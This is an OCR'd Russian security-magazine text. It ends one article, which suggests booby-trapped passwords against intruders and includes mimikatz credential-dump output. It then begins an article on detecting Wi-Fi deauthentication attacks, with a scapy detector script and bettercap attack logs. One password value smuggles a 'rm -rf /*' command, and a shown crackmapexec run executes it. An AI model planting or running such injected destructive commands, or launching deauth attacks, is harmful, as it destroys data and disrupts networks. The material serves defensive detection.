Атака внутреннего злоумышленника, добравшегося до Active Directory, может развиваться стремительно. Реагировать нужно быстро. Современный SOC имеет одну фундаментальную проблему — куда большее количество событий, которое он мониторит, может сильно замедлить анализ и принятие решений. Но если заранее знать, на что обращать внимание (что то, что почти не дает ложных срабатываний), то мы имеем возможность среагировать гораздо быстрее.

По статистике, в среднем полную компрометацию внутренней инфраструктуры пентестер выполняет за десять шагов. Это значит, что, возможно, десять раз мы могли увидеть злоумышленника и успеть среагировать.

Но что, если хакер все же добрался до своей цели? Тогда мы сделаем хоть что то, чтобы усложнить ему жизнь. Если хакер проникнет на твой компьютер, то, скорее всего, его будет интересовать лишь твой пароль. И ты, как пользователь, вправе использовать любой пароль, даже если он содержит подстановочные знаки и опасные команды.




```
mimikatz 2.2.0 x64 (oe.eo)
Logon Server       : WIN7X64VM
Logon Time         : 15.12.2023 13:11:18
SID                : S-1-5-21-1365039009-2241963567-2899790602-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : 93bf18fca698d9b0610506114ea70f5a
         * SHA1     : 03a925bce410965eec4f0d772977e86f157ad407
         [00000003] Primary
         * Username : admin
         * Domain   : WIN7X64VM
         * NTLM     : 93bf18fca698d9b0610506114ea70f5a
         * SHA1     : 03a925bce410965eec4f0d772977e86f157ad407
        tspkg :
        wdigest :
         * Username : admin
         * Domain   : WIN7X64VM
         * Password : P@ssw0rd`rm -rf /*`123
        kerberos :
         * Username : admin
         * Domain   : WIN7X64VM
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
```

Пароль, способный выполнить команду ОС

Неаккуратная подстановка хакером парольной фразы в командную строку приведет к выполнению «спрятанной» там команды. Например, если мы хотим остановить хакера, мы можем попробовать внедрить команду удаления всех файлов на диске.

Таким образом, в твоих силах сделать RCE на хакерской машине.



```
/usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh: No such file or directory
```

```
rm: cannot remove '/proc/820/map_files/7ff08e7d5000-7ff08e7d9000': Operation not permitted
rm: cannot remove '/proc/820/map_files/7ff08e7d9000-7ff08e7dc000': Operation not permitted
rm: ^C

┌──(root㉿kali)-[/home/kali]
└─# crackmapexec smb -d . -u admin -p "P@ssw0rd`rm -rf /*`123" --shares 10.0.0.0/24
command_not_found_handler:2: /usr/lib/command-not-found: bad interpreter: /usr/bin/python3: no
such file or directory
zsh: /usr/bin/crackmapexec: bad interpreter: /usr/bin/python3: no such file or directory

┌──(root㉿kali)-[/home/kali]
└─# ls
command_not_found_handler:2: /usr/lib/command-not-found: bad interpreter: /usr/bin/python3: no
such file or directory

┌──(root㉿kali)-[/home/kali]
└─# bash
command_not_found_handler:2: /usr/lib/command-not-found: bad interpreter: /usr/bin/python3: no
such file or directory

┌──(root㉿kali)-[/home/kali]
└─# reboot
command_not_found_handler:2: /usr/lib/command-not-found: bad interpreter: /usr/bin/python3: no
such file or directory

┌──(root㉿kali)-[/home/kali]
└─# 
```

Хакер уничтожает свою ОС

По данным опроса, проведенного среди хакеров, пентестеров и ИТ-специалистов, 21% неправильно ввели пароль в командной строке, убивая свои Kali во время атаки с повторным использованием пароля. Простая рекомендация смогла остановить одного хакера из пяти. Нет гарантии, сработает или нет, но это точно не сделает твой пароль слабее. Так что, даже если мы проиграли оба раунда, у нас еще есть шанс сделать fatality хакеру.

САМООБОРОНА ПО-ХАКЕРСКИ

Мониторим атаки в радиоэфире

В этой статье мы разберемся, по каким признакам можно обнаружить попытки вторжения злоумышленника в беспроводные сети. Мы научимся выявлять все актуальные атаки на Wi-Fi, лишь прослушивая радиоэфир, ведь почти у каждой из них есть свои характерные особенности.

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

В первой половине статьи речь пойдет об атаках, направленных на точки доступа, а во второй — на клиентов. Предположим, что хакер не сумел проникнуть в твою инфраструктуру из интернета, не начал развивать атаки уже внутри на уровне сети и не сумел захватить Active Directory. Но расслабляться все равно рано: если злоумышленник находится в зоне действия беспроводных сетей, он может провести физическую атаку. Беспроводные сети — это первое, с чем столкнется внешний нарушитель, еще не успевший реализовать другие техники, но способный подобраться к твоему офису на близкое расстояние. Не стоит недооценивать эту поверхность атак, куда более перспективную для достаточно замотивированного внешнего злоумышленника, нежели хорошо защищенный периметр в интернете.


Если говорить о защите беспроводных сетей, то в ИБ обычно принято лишь давать рекомендации по безопасной настройке, в то время как сами атаки считаются достаточно бесшумными. Несмотря на то что определенные решения Wireless IDS существуют, большая часть из них это академические поделки. Получается достаточно интересная ситуация: мы имеем два периметра один в цифровом пространстве, защищенный всяческими WAF'ами, SOC'ами и прочими IDS/IPS, второй в реальном мире — это беспроводные сети, которые почти всегда выходят за контролируемую зону и при этом никак толком не охраняются.

В этой статье мы научимся чувствовать «тонкие энергии» и выявлять все актуальные атаки на Wi Fi, прослушивая радиоэфир. Все, что нам потребуется, — это обычная сетевая карта Wi-Fi и режим монитора, фиксирующий каждый беспроводной пакет. В итоге мы сделаем ни много ни мало беспроводной антивирус (Wireless IDS).

Только представь удивление нападающего, если он не просто не сможет пробить твой периметр через беспроводные сети, а еще и окажется пойманным при попытке атаки.

ДЕАУТЕНТИФИКАЦИЯ

Начнем с самой распространенной и простой атаки деаутентификации, ведь знают про эту атаку, пожалуй, все хакеры. Атака применяется на сети WPA PSK (самые распространенные сегодня) и заключается в одновременном отключении точки доступа и клиентов друг от друга. Достигается это за счет отправки специальных пакетов в обе стороны от имени и точки доступа, и клиентов. Это приводит к тому, что клиент, на деле не собиравшийся отключаться от точки доступа, повторно отправляет хеш пароля (handshake) во втором сообщении EAPOL.


STA
hacker
AP
клиент отключен от точки доступа
deauth
deauth
точка доступа отключена от клиента
Подключение к точке доступа (автоматически)
Auth req
Auth resp
Assoc req
Assoc resp
EAPOL M1
Отправка хеша пароля
EAPOL M2

Последовательность отправки пакетов после деаутентификации WPA PSK

Для хакера handshake представляет большой интерес, ведь с его помощью он сможет выполнить атаку подбора пароля по словарю на достаточно высоких скоростях (миллионы в секунду).

Атаку деаутентификации нельзя назвать такой уж бесшумной, ведь при ее проведении страдают клиенты. У пользователей беспроводной сети будет отваливаться подключение. Впрочем, далеко не каждый распознает в этом именно факт атаки, к тому же отключение может длиться крайне непродолжительное время. И заявка о проблемах с Wi-Fi пойдет скорее в отдел эксплуатации, чем в отдел безопасности. Однако, прослушивая радиоэфир, мы легко можем выявлять такие атаки по отправке пакетов деаутентификации сразу от двух сторон:

```
defence/wifi/deauth.py
#!/usr/bin/python3
from scapy.all import *
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0

alerts = []
def alert(src, dst, signal, essid):
    if src in alerts and dst in alerts:
        return

    print(f'[!] WPA handshake deauth detected: "{essid}" {src} <-x->
{dst} {signal}dBm')
    system("zenity --warning --title='PMKID gathering detected'
--text='WPA handshake deauth detected' &")
    #system("echo 'WPA handshake deauth detected' | festival --tts
--language english")
    alerts.append(src)
    alerts.append(dst)

aps = {}
deauths = {}
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid}
    if Dot11Deauth in p:
        ap = p[Dot11].addr3
        src = p[Dot11].addr2
        dst = p[Dot11].addr1
        if ap == src:
            print(f"[*] deauth {src} -> {dst}")
        elif ap == dst:
            print(f"[*] deauth {dst} <- {src}")
        deauths[src] = dst
        if deauths.get(dst) == src:
            alert(src, dst, signal, aps.get(ap,{}).get("essid"))

sniff(iface=iface, prn=parse_raw_80211, store=0)
```


Хакер заходит в кафе неподалеку и запускает деаутентификацию, чтобы поймать хеши и потом подобрать пароль к ним.

```
wlan0mon » wifi.deauth *
wlan0mon » [06:30:04] [sys.log] [inf] wifi deauthing client 5c:e5:0c:[redacted] (Beijing Xiao
mi Mobile Software Co., Ltd) from AP Keenetic-7748 (channel:3 encryption:WPA2)
wlan0mon » [06:30:04] [wifi.client.probe] station 5c:e5:0c:[redacted] (Beijing Xiaomi Mobile
Software Co., Ltd) is probing for SSID Keenetic-7748 (-71 dBm)
wlan0mon » [06:30:05] [sys.log] [inf] wifi deauthing client 26:d5:94:[redacted] from AP SNR-C
PE-F274 (channel:3 encryption:WPA2)
wlan0mon » [06:30:05] [wifi.client.probe] station 5a:ff:20:[redacted] is probing for SSID Fol
d4 (-69 dBm)
wlan0mon » [06:30:05] [wifi.client.new] new station 9c:3e:53:[redacted] detected for SNR-CPE-
F274 (f8:f0:82:c5:f2:76)
wlan0mon » [06:30:07] [wifi.client.probe] station 5c:e5:0c:[redacted] (Beijing Xiaomi Mobile
Software Co., Ltd) is probing for SSID Keenetic-7748 (-71 dBm)
wlan0mon » [06:30:15] [wifi.client.probe] station 80:2a:a8:[redacted] (Ubiquiti Networks Inc.
) is probing for SSID ubnt (-85 dBm)
wlan0mon » [06:30:15] [wifi.client.probe] station 80:2a:a8:[redacted] (Ubiquiti Networks Inc.
) is probing for SSID ubnt (-85 dBm)
wlan0mon » [06:30:18] [wifi.client.probe] station 5a:ff:20:[redacted] is probing for SSID Fol
d4 (-69 dBm)
wlan0mon » [06:30:19] [wifi.client.probe] station 80:2a:a8:[redacted] (Ubiquiti Networks Inc.
) is probing for SSID ubnt (-79 dBm)
wlan0mon » [06:30:19] [wifi.client.probe] station 80:2a:a8:[redacted] (Ubiquiti Networks Inc.
```

File Actions Edit View Help
kali@kali: ~
KALI LI
"the quieter you become, the more
Lenovo

Хакер проводит атаку деаутентификации и захвата handshake

А мы сразу же видим его активность.



